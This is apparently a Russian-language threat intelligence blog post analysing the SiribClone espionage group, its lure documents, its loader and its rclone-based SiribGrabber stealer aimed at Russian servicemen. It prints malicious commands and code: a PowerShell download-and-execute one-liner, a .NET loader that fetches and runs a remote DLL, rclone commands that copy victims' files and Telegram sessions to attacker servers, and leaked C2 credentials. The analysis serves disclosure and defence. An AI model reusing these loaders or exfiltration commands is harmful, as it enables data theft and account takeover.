

Приманка для командира: изучаем атаки кибершпионской группировки SiribClone на российских военных

Решение по СВОДУ.zip 1 файл

Название	Последнее изменение	Размер файла
 Решение по СВОДУ.docx.lnk	-	-

Военнослужащие ВС РФ – по-прежнему среди приоритетных целей атак различных киберпреступных группировок, которые занимаются шпионажем и мошенничеством.

В феврале 2026 года специалисты департамента киберразведки (Threat Intelligence) компании F6 обнаружили файл, исследование которого привело к раскрытию инфраструктуры ранее неизвестной группировки. Специалисты F6 назвали её **SiribClone** – по метаданным одного из атакующих и используемому инструменту **rclone** (*утилита командной строки с открытым исходным кодом для работы с облачными хранилищами*). Несмотря на небольшое количество обнаруженных публичных сэмплов, мы установили, что атакующие активно тестировали свои разработки с декабря 2025 года, а самые ранние следы фишинговой активности злоумышленников датируются летом 2025 года.

Кроме того, в ходе исследования мы выяснили, что группировка распространяет вредоносные файлы для десктопных и мобильных устройств, используя в качестве приманок приложения для «безопасного обмена фотографиями» и другие сервисы, документы на военную тематику, а также активно применяет социальную инженерию для получения доступа к Telegram-аккаунтам российских военнослужащих. Причём участники группировки под видом девушек, «желающих познакомиться», и волонтеров лично общаются с военными через популярные мессенджеры и платформы. Данная активность была зафиксирована в январе-феврале 2026 года, однако по обнаруженным сетевым артефактам можно предположить, что SiribClone применяет фишинг через Telegram с лета 2025 года по настоящее время.

В мае 2026 года, спустя несколько месяцев «молчания» SiribClone, мы обнаружили новые файлы группировки, которые злоумышленники распространяли через сайт, маскирующийся под тематику Дня Победы («Бессмертный полк»).

Итоги исследования инфраструктуры новой группировки, инструментов, которые используют злоумышленники, представляем в этом блоге.

После прочтения сжечь

Файл, с которого началось наше исследование, был загружен на платформу для анализа файлов в феврале 2026 года. С Google-диска загружался файл под названием «Решение по СВОДУ.zip» по ссылке `hxxps://drive[.]google[.]com/file/d/1DjDui8hEf6GXTJeeETXCo1r3NBizj1WR/view?usp=drive_link`.

Решение по СВОДУ.zip 1 файл

Название	Последнее изменение	Размер файла
 Решение по СВОДУ.docx.lnk	-	-

Рисунок 1 – Содержимое загруженного архива на Google-диске

В архиве, защищенном паролем, находится файл «Решение по СВОДУ.docx.lnk». При открытии выполняется следующая команда, открывающая файл-приманку с `hxxp://185[.]17[.]3[.]215:11317/content/pt/SVODU.docx` и запускающая файл REA.md с GitHub:

```
/c powershell -c "$i=$env:TEMP+'SVODU.docx'; iwr hxxp://185[.]17[.]3[.]215:11317/content/pt/SVODU.docx -o $i; Start-Process $i; irm hxxps://github[.]com/evon-ch/ob/raw/refs/heads/main/REA[.]md | iex"
```

«__» февраля 2026 г.

РЕШЕНИЕ

на внедрение в воинских частях и подразделениях системы информационного взаимодействия и ситуационной осведомленности должностных лиц в тактическом звене управления (проект «Свод»)

В соответствии с указаниями Министра обороны Российской Федерации от 16 января 2026 г. по развертыванию и внедрению в войсках комплексной системы информационного взаимодействия и ситуационной осведомленности в тактическом звене управления (далее – система «Свод») с февраля 2026 г. по март 2027 г. предусматривается проведение четвертого этапа – «Развертывание системы «Свод» в войсках».

Исходя из полученной задачи и проведенных расчетов, **РЕШИЛ:**

основные усилия сосредоточить на качественном подборе и обучении групп внедрения, а также на своевременной подготовке полевых учебных районов и развертыванию технологической инфраструктуры комплекса технических средств (далее – КТС).

Реализацию мероприятий по развертыванию системы «Свод» в воинских частях и подразделениях дивизии провести последовательно в три этапа, со сроком завершения к 31 декабря 2026 г.:

Первый этап – «Организационный» (с 14 февраля по 31 марта 2026 г.).

Основные мероприятия:

Рисунок 2 – Документ-приманка на военную тематику

Также в самом ярлыке содержались следующие метаданные:

Working directory: C:\Users\s1r1b\Downloads Machine identifier: zam040k

Скачиваемый файл REA.md представляет собой PowerShell-скрипт, содержащий встроенный массив байтов. Скрипт загружает этот массив в память как .NET сборку и вызывает метод Down() класса Vmngr:

```
[byte[]]$d=@(); [System.Reflection.Assembly]::Load($d); [vmngr]::Down()
```

Загруженная .NET сборка выполняет роль загрузчика: во временную директорию пользователя загружает файл vmngr.dll с <https://github.com/evon-ch/ob/raw/refs/heads/main/vmgr.dll>. Далее DLL загружается в процесс через LoadLibrary, выполняется ее функция Wrapper, и управление передается основной полезной нагрузке. В артефактах сборки был найден следующий путь: «C:\Users\s1r1b\source\repos\price+vmngr\obj\Release\vmngr.pdb».

```

public class Vmngr
{
    // Token: 0x06000001 RID: 1
    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern IntPtr LoadLibrary(string lpFileName);

    // Token: 0x06000002 RID: 2
    [DllImport("vmngr.dll", CallingConvention = CallingConvention.Cdecl)]
    private static extern void Wrapper();

    // Token: 0x06000003 RID: 3 RVA: 0x00002048 File Offset: 0x00002048
    public static void Down(string u = "")
    {
        u = (string.IsNullOrEmpty(u) ? "https://github.com/evon-ch/ob/raw/refs/heads/main/vmngr.dll" : u);
        string text = Path.Combine(Path.GetTempPath(), "vmngr.dll");
        using (WebClient webClient = new WebClient())
        {
            webClient.Headers.Add("User-Agent", "Mozilla/5.0");
            webClient.DownloadFile(u, text);
        }
        if (Vmngr.LoadLibrary(text) == IntPtr.Zero)
        {
            throw new Exception("LL failed");
        }
        Vmngr.Wrapper();
    }

    // Token: 0x04000001 RID: 1
    private const string _name = "vmngr.dll";
}

```

Рисунок 3 – Содержимое загрузчика

Загружаемая vmngr.dll предназначена для эксфильтрации интересующих злоумышленника файлов с использованием **rclone**. Ее PDB-путь: «C:\Users\1s1r1b\source\repos\price+1x64\Release\price++.pdb». Специалисты F6 назвали это ВПО **SiribGrabber**.

Для получения конфигурации DLL расшифровывает URL-ссылку алгоритмом Base64 → AES CBC, в результате получая URL *hxxps://evon-ch.github[.]jio/ob/conf.txt*. Далее DLL выполняет запрос для получения конфигурации к данной URL, расшифровывает конфигурацию тем же алгоритмом и парсит по набору параметров.



Рисунок 4 – Зашифрованная конфигурация rclone в репозитории злоумышленника

```

{
  "srvrs":
  [
    {
      "rst": "185[.]186[.]244[.]57",
      "port": "22",
      "user": "sftp_user",
      "pass": " ",
      "tuman_port": "11317"
    },
    {
      "host": "185[.]17[.]3[.]215",
      "port": "22",
      "user": "sftp_user",
      "pass": " ",
      "tuman_port": "11317"
    }
  ],
  "delay_mil_sec": "180000",
  "rc_zip_down": "hxxps://downloads[.]rclone[.]org/v1.72.0/rclone-v1[.]72[.]0-windows-amd64[.]zip",
  "blacklist":
  [
    "1",
    "2",
    "3"
  ],
  "cmds":
  [
    {
      "guid": "b315f0b4-3479-4907-8309-8014ec191893",
      "cmd": ""
    }
  ]
}

```

Рисунок 5 – Расшифрованная конфигурация

Для загрузки rclone DLL сначала проверяет наличие rclone по пути %LocalAppData%\rc\{rclone_directory_name}, где {rclone_directory_name} должен совпадать с наименованием архива из URL, указанным в параметре "rz_zip_down". В случае если директория отсутствует, DLL скачивает архив с rclone и сохраняет по файловому пути %LocalAppData%\rc.zip, распаковывает в директорию %LocalAppData%\rc\ и удаляет архив.

Параметр blacklist отвечает за проверку системы по machineGUID. Если значение совпадет со значениями из списка, сэмпл прекращает работу.

Перед подключением выполняет проверку доступности удаленного сервера из конфигурации командой ping.

```
ping -n 3 -w 2000 {ip}
```

После проверки подключения с помощью ping к указанным серверам в конфигурации создается профиль подключения rclone.

```
rclone.exe config create 229 sftp host={ip} user={user} port={port} pass={pass} key_file= key_file_pass= pubkey_file= key_use_agent=false
use_insecure_cipher=false disable_hashcheck=false
```

Параметры {ip}, {user}, {port}, {pass} передаются на ВПО в конфигурации в виде объектов массива «srvrs». После успешной конфигурации подключения SiribGrabber выполняет сбор логических дисков. По очереди для каждого диска выполняется команда, цель которой – копирование файлов с заданным набором фильтров с логического диска зараженной системы на удаленное хранилище, подконтрольное злоумышленнику. Копирование происходит в директорию по файловому пути шаблона /rc/{computename}—{machine_guid}/.

Пример команды:

```
rclone.exe copy --copy-links {drive_path} 229:/rc/{computename}—{machine_guid}/ --filter "+" --filter "- /$Recycle.Bin/*" --filter "- /System Volume
Information/*" --filter "- /Windows/*" --filter "- /Program Files/*" --filter "- /Program Files (x86)/*" --filter "- /ProgramData/*" --filter "- /PerfLogs/*"
--filter "- /Intel/*" --filter "- /AMD/*" --filter "- /NVIDIA/*" --filter "- /MSOCache/*" --filter "- /boot/*" --filter "+ *.pdf" --filter "+ *.doc" --filter "+ *.odt" -
--filter "+ *.txt" --filter "+ *.csv" --filter "+ *.xls" --filter "+ *.ppt" --filter "+ *.jpg" --filter "+ *.jpeg" --filter "+ *.png" --filter "+ *.gif" --filter "+ *.webp" --filter
"+ *.hei" --filter "+ *.bmp" --filter "+ *.tif" --filter "+ *.mp4" --filter "+ *.mkv" --filter "+ *.avi" --filter "+ *.mov" --filter "+ *.wm" --filter "+ *.3gp" --filter "+
*.webm" --filter "+ *.aac" --filter "+ *.flv" --filter "+ *.mp3" --filter "+ *.zip" --filter "+ *.rar" --filter "+ *.7z" --filter "+ *.iso" --filter "+ *.exe" --filter "+ *.msi"
```

```
--filter "+ *.apk" --filter "- *" --bwlmit 2M --transfers 2 --checkers 4 --buffer-size 16M --ignore-checksum --fast-list --size-only --ignore-existing --retries 100 --retries-sleep 5m --low-level-retries 50
```

Также для каждого логического диска собранная итоговая команда будет записана в BAT-файл по пути %LocalAppData%/rc/rc{drive}.bat. После чего будет создан одноименный PS1-файл по файловому пути %LocalAppData%/rc/rc{drive}.ps1. Данный файл будет закреплен в системе путем добавления ключа с именем, имеющим шаблон rc{drive}, в ветку реестра HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

Таким образом после исследования файла мы установили два адреса атакующих (185[.]186[.]244[.]57 и 185[.]17[.]3[.]215) и профиль evon-ch в GitHub.

Исследование GitHub-профилей

В профиле evon-ch был найден один репозиторий, первые коммиты в который были сделаны 24 января 2025 года. Активность профиля evon-ch была эпизодической, и большая часть коммитов по всей видимости предназначалась для тестирования и отладки.





Рисунок 6 – Таймлайн активности атакующего в GitHub

Первые коммиты содержали эксперименты над полезной нагрузкой – в виде ps-скрипта, набора байтов или исполняемого файла.

```
▼ cnf.txt
*** @@ -0,0 +1,7 @@
1 + var sh = new ActiveXObject("WScript.Shell");
2 +
3 + var ps = "$p-$env:TEMP+\\vmngr.dll"; + "iwr 'https://files.catbox.moe/ggfsdg.dll' -OutFile $p;" + "Start-Sleep 3;" + "Add-Type -Path $p;" + "[vmngr.Rnr]:Weather()";
4 +
5 + var cmd = 'powershell -NoProfile -ExecutionPolicy Bypass -Command "' + ps + '"';
6 +
7 + sh.Run(cmd, 0, false);
```

Рисунки 7-8 – Примеры первых коммитов атакующего в GitHub



Рисунки 7-8 – Примеры первых коммитов атакующего в GitHub

Мы также обнаружили разные версии конфигурации ВПО в коммитах evon-ch. К примеру, начиная с апреля 2026 года атакующий добавил команду для кражи **Telegram**-сессии (однако по умолчанию папка с данными Telegram находится в другой директории).

```
{ "svrs": [ { "host": "185.186.244.57", "port": "22", "user": "sftp_user", "pass": "YvLn3pHAr?tldj2", "tuman_port": "11317" }, { "host": "185.17.3.215", "port": "22", "user": "sftp_user", "pass": "Y0nVo6P!w43Zt2KRwTN5*E9C$5", "tuman_port": "11317" }, { "delay_mil_sec": "900000", "rc_zip_down": "https://downloads.rcclone.org/v1.72.0/rcclone-v1.72.0-windows-amd64.zip", "blacklist": ["1", "2", "3"], "cmds": [ { "guid": "1de80298-7a1e-49b7-89b1-16e614898c73", "cmd": "powershell -ec JgAgACIAJBLAG4AdgAGeAwBwbJgAGeAbABBAHAACABEAGEAdABHfAwAcBgJAFwAcBgJAGwAbwBuAGUALQB2ADEALgA3ADIALgAwAC0AdwBpAG4AZABvAHnC ACuAtAGEAbQbKADYANABCAIAYwBsAG8AbgBlAC4AZQB4AGUAIgAQAQAAGwBwAHKIAAAtAC0AYwBVhAHAAeQAtAGwAaQBUAgSgAcAGIAQA6AFwAVABLAG wAZQBnAHIAyQBTACAARABlAHMAAwB0AG8ACAAiACAAIAGyADIAQAQA6AC8ACBgJjAC8AJABLAG4AdgAGeAMETwBNAFAAVQBUAEUAUgBOAEATQBFAc8ALQAtA DEAZABlAdgAMAAyADKAOAAtADcAYQAXAGUALQAQABDKAYgA3AC0AOAA5AGTAMQAtADEANGBlADYAMQAOADgAQOQA4AGMANNAZACtATAtAC0AYgB3AGwAaQBT AGKAdAAgADIATQAgAC0ALQB0AHIAyQBUuAHMAZgBlAHIAcAwAgADIAIAAtAC0AYwBoAGUAYwBrAGUAcBgZCAANAAGAC0ALQBIAHUAZgBmAGUAcgAtAHMAAwQBt GAGUADIAAXADYATQAgAC0ALQB0AMAGEAcwB0AC0ABABPHMAAdAAgAC0ALQBZAGKAgAcBgBACBwABuAGwAeQAgAC0ALQBPAcABgBvAHIAZATQATQATAGUAEABPHMAAdA BpAG4AZwAgAC0ALQBvAGUAdABYAgKAZQBZACAAHQAwADAAIAAtAC0AcBgBlAHQAcBgBpAGUAcwAtAHMAbABlAGUAcAAGADUABQAgAC0ALQBSAG8AdwAtAGwAZ QB2AGUABAtAHIAZQB0AHIAQAQBlAHMAIAA1ADAA" } ] }
```

Рисунок 9 – Конфигурация одного из апрельских коммитов (расшифрованная)

```
& "$env:LocalAppData\rc\rcclone-v1.72.0-windows-amd64\rcclone.exe" copy --copy-links "C:\Telegram Desktop" "229/rc/ $env:COMPUTERNAME/-1de80298-7a1e-49b7-89b1-16e614898c73" --bwlmit 2M --transfers 2 --checkers 4 --buffer-size 16M -- fast-list --size-only --ignore-existing --retries 100 --retries-sleep 5m --low-level-retries 50
```

Рисунок 10 – Расшифрованная rs-команда из конфигурации

В другой конфигурации папка с данными Telegram была указана верно, а эксфильтрация производилась по заготовленному пути «229/rc/\$env:COMPUTERNAME—a5bc6d29-d0a7-4746-b01d-adbbf5976d5e/Users/MARS/AppData/Roaming/Telegram Desktop». Присутствие определенных GUID и имен пользователей в путях может означать, что тестирование конфигураций могло происходить в среде атакующего.

```
& "$env:LocalAppData\rc\rcclone-v1.72.0-windows-amd64\rcclone.exe" copy --copy-links "$env:AppData/Telegram Desktop" "229/rc/$env:COMPUTERNAME-a5bc6d29-d0a7-4746-b01d-adbbf5976d5e/Users/MARS/AppData/Roaming/Telegram Desktop/" -- bwlmit 2M --transfers 2 --checkers 4 --buffer-size 16M --size-only --ignore-existing --retries 100 --retries-sleep 5m --low-level-retries 50
```

Рисунок 11 — Пример другой расшифрованной команды из конфигурации

В одном из ранних коммитов полезная нагрузка загружалась по ссылке `hxxps://files[.catbox].jmoef/4nnmhq.dll`. Конфигурация для rcclone в этом файле 4nnmhq.dll берется с `hxxps://github[.]com/s1r1ban/pagesService[.]github[.]io/blob/main/config.txt`. Указанные C2 для эксфильтрации: 208[.]92[.]227[.]183 и 185[.]186[.]244[.]57.

Вот так мы обнаружили второй GitHub-профиль атакующих с тем же ником, который фигурировал в PDB-путях DLL (s1r1b) и метаданных LNK, описанных выше. Данный профиль был активен с 24 декабря 2025 года по 6 февраля 2026 года.





Рисунок 12 – Профиль пользователя s1r1ban

В профиле s1r1b коммиты содержали еще более ранние конфигурации для тестирования. Интересно, что в данном репозитории конфигурация была зашифрована тем же ключом, что и в описанном сэмпле.



Рисунки 13-15 – Примеры первых коммитов



Рисунки 13-15 – Примеры первых коммитов

```
▼ README.md
... @@ -1 +1,10 @@
1 - # pagesService.github.io
1 + <HTA:APPLICATION
2 +     APPLICATIONNAME="Test"
3 +     BORDER="thin"
4 +     SINGLEINSTANCE="yes">
5 +
6 + <script language="JScript">
7 +     var shell = new ActiveXObject("WScript.Shell");
8 +     shell.Popup("Hello from .hta!", 5, "test", 64);
9 +     window.close();
10 + </script>
```

Рисунки 13-15 – Примеры первых коммитов

Также в метаданных LNK из части «После прочтения сжечь» обнаружили ник zam040k. По нему удалось найти некоторые комментарии шестилетней давности на украинских форумах и старый GitHub-аккаунт.

Исследование сетевой инфраструктуры

Благодаря исследованию первоначального файла и GitHub-профилей удалось обнаружить, что атакующими в качестве C2 в конфигурациях ВПО использовались следующие адреса:

- 185[.]17[.]3[.]215;
- 185[.]186[.]244[.]57;
- 208[.]92[.]227[.]183.

С помощью графового анализа мы нашли следующие индикаторы, связанные с атакующими:

IP 185[.]17[.]3[.]215 и 185[.]139[.]69[.]136 были связаны общим SSH-отпечатком.

86e10f7fe17ce02964ca639fbc9caf4a			
2 nodes			
IP: 185.17.3.215 → SSH: 86e10f7fe1...9fbc9caf4a			
Search			
		↓	First seen
		↓	
Host	Port	First seen	Last seen
185.17.3.215	22	15 May 2026	15 May 2026
185.139.69.136	22	24 May 2026	24 May 2026

Рисунок 16 – Общий SSH-отпечаток

Также следующие IP были связаны одним ETag: 185[.]17[.]3[.]215, 185[.]139[.]69[.]136, 208[.]92[.]227[.]183, 185[.]186[.]244[.]57, 104[.]128[.]140[.]74.




Рисунок 17 – Общий ETAG

Наибольший интерес представляют следующие два адреса – 185[.]186[.]244[.]57 и 185[.]17[.]3[.]215 – из-за расположенных на них веб-страниц «КОНТУР» и «Telegram Session Manager».

185.186.244.57:3000	185.17.3.215:3006
Вхід - Telegram Session Manager	Вхід - КОНТУР
185.186.244.57	185.17.3.215
Netherlands / Noord-Holland / Amsterdam	Russian Federation / Moskva / Moscow
35415	204997
Webzilla B.V.	First Server Limited
2026-02-15	2026-02-25

Рисунок 18 – Информация о веб-страницах

На указанных адресах была расположена страница входа в менеджер похищенных Telegram-сессий. Изначально приложение не имело названия и было размещено на адресе 185[.]186[.]244[.]57, а затем «переехало» на новый адрес 185[.]17[.]3[.]215 уже с названием «КОНТУР». «КОНТУР» – внутреннее приложение атакующих, которое они используют для просмотра сообщений скомпрометированных аккаунтов. Про сам способ получения доступа к аккаунтам расскажем далее.




Рисунок 19 – Страница входа на страницу с IP 185[.17[.13[.215

Изнутри приложение выглядит следующим образом: слева находится список скомпрометированных аккаунтов, справа – список каналов и чатов жертвы. Данные похищенных сессий хранятся в базе данных. Атакующие также добавили возможность «заметок» по жертвам: краткое описание личности, геолокации и должности, а также кем был «отработан» пользователь.

Исходя из анализа заметок злоумышленников можно сделать вывод, что цель их атак – военнослужащие ВС РФ, которые находятся на приграничных территориях и в зоне проведения СВО. Судя по описанию геолокаций атакованных пользователей, упоминаниям их званий и войсковых частей, задача атакующих – военный шпионаж.

На найденных IP-адресах располагались несколько доменов. Они были предназначены для фишинговых страниц со входом через Telegram. Мы нашли несколько заготовок страниц на различные темы: «облачное хранилище», «присоединение к каналу», «видеоплеер TkTk» и другие.

